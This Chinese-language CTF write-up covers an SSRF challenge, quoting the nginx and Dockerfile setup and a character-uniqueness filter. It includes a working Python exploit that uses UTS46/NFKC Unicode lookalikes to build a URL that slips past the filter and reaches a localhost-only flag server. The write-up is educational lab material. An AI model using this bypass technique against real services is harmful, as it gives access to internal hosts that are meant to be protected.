山雀(ssrf+unicode绕过) 题解
0x00 分析

附件给出的是完整的docker镜像
Dockerfile
RUN echo "127.0.0.1 here-is.your.flaaaaa4g.url" >> /etc/hosts把here-is.your.flaaaaa4g.url绑定到127.0.0.1,所以后面需要请求这个域名
nginx.conf
server {
    listen 80 default_server;
    server_name _;
    location / {
      proxy_set_header X-Real-IP $remote_addr;
      proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
      proxy_set_header Host $host;
      proxy_set_header X-NginX-Proxy true;

      proxy_pass http://127.0.0.1:3000/;
      proxy_redirect off;
    }
}
server {
    listen 80;
    server_name here-is.your.flaaaaa4g.url;
    location / {
        root /var/www/flag_server;
	index flag;
        allow 127.0.0.1;
        deny all;
    }
}用nginx反代本机3000端口,其中here-is.your.flaaaaa4g.url拒绝除了本机之外的所有请求,所以我们需要用ssrf来访问
app.js
function superHardFilter(test, forbiddenStr) {
    const charsBanned = new Set(forbiddenStr);

    for (const char of test) {
        if (charsBanned.has(char)) {
            return false;
        }
        charsBanned.add(char);
    }

    return true;
}

const flagUrl = "here-is.your.flaaaaa4g.url";here-is.your.flaaaaa4g.url里面所有字符都不能出现在payload中,并且payload中出现的字符也会被添加到charsBanned, 说明字符不能重复
看起来似乎没办法,filter非常严格
看看Hint提示保留 URL 中的原始 Unicode 字符,不要做 NFKC 规范化
突然想到之前爆出过的Homograph Attack(同形异义词攻击),利用的就是两个字符看起来相同但是unicode不同,而解析的时候是看unicode的
所以我们可以通过暴力搜索找到每个字符的替身,这些替身unicode和想要的字符不同,但是NFKC 规范化时候会被解析到原字符
0x01 利用过程
pool = {}
for cp in range(0x20, 0x2FFFF + 1):
    ch = chr(cp)
    try:
        out = uts46_remap(ch, std3_rules=False, transitional=False)
    except Exception:
        continue
    if len(out) == 1 and out.isascii():
        if out not in pool:
            pool[out] = []
pool[out].append(cp)cp从0x20到0x2ffff枚举(这个区间覆盖了大多数有映射的字符)
然后把规范化之后结果相同的unicode放到同一个字典
生成pool字典:{ASCII 字符: [能归一化成它的码点(替身)]}
0x02 exp.py
from idna.core import uts46_remap
from urllib.parse import quote

FORBIDDEN   = "here-is.your.flaaaaa4g.url"
TARGET_HOST = "here-is.your.flaaaaa4g.url"
SCHEME      = "HtTp:"
SLASHES     = "/\\"

# 生成pool字典:{ASCII 字符: [能归一化成它的码点(替身)]}
pool = {}
for cp in range(0x20, 0x2FFFF + 1):
    ch = chr(cp)
    try:
        out = uts46_remap(ch, std3_rules=False, transitional=False)
    except Exception:
        continue # 码点被UTS46拒
    if len(out) == 1 and out.isascii():
        if out not in pool:
            pool[out] = []
        pool[out].append(cp)

# 已经用掉的字符:scheme + 斜杠 + 所有禁用字符
used = set(SCHEME) | set(SLASHES) | set(FORBIDDEN)

host = []
for target in TARGET_HOST:
    for cp in pool.get(target, []):
        if chr(cp) not in used:
            used.add(chr(cp))
            host.append(chr(cp))
            break

print (quote(SCHEME + SLASHES + "".join(host)))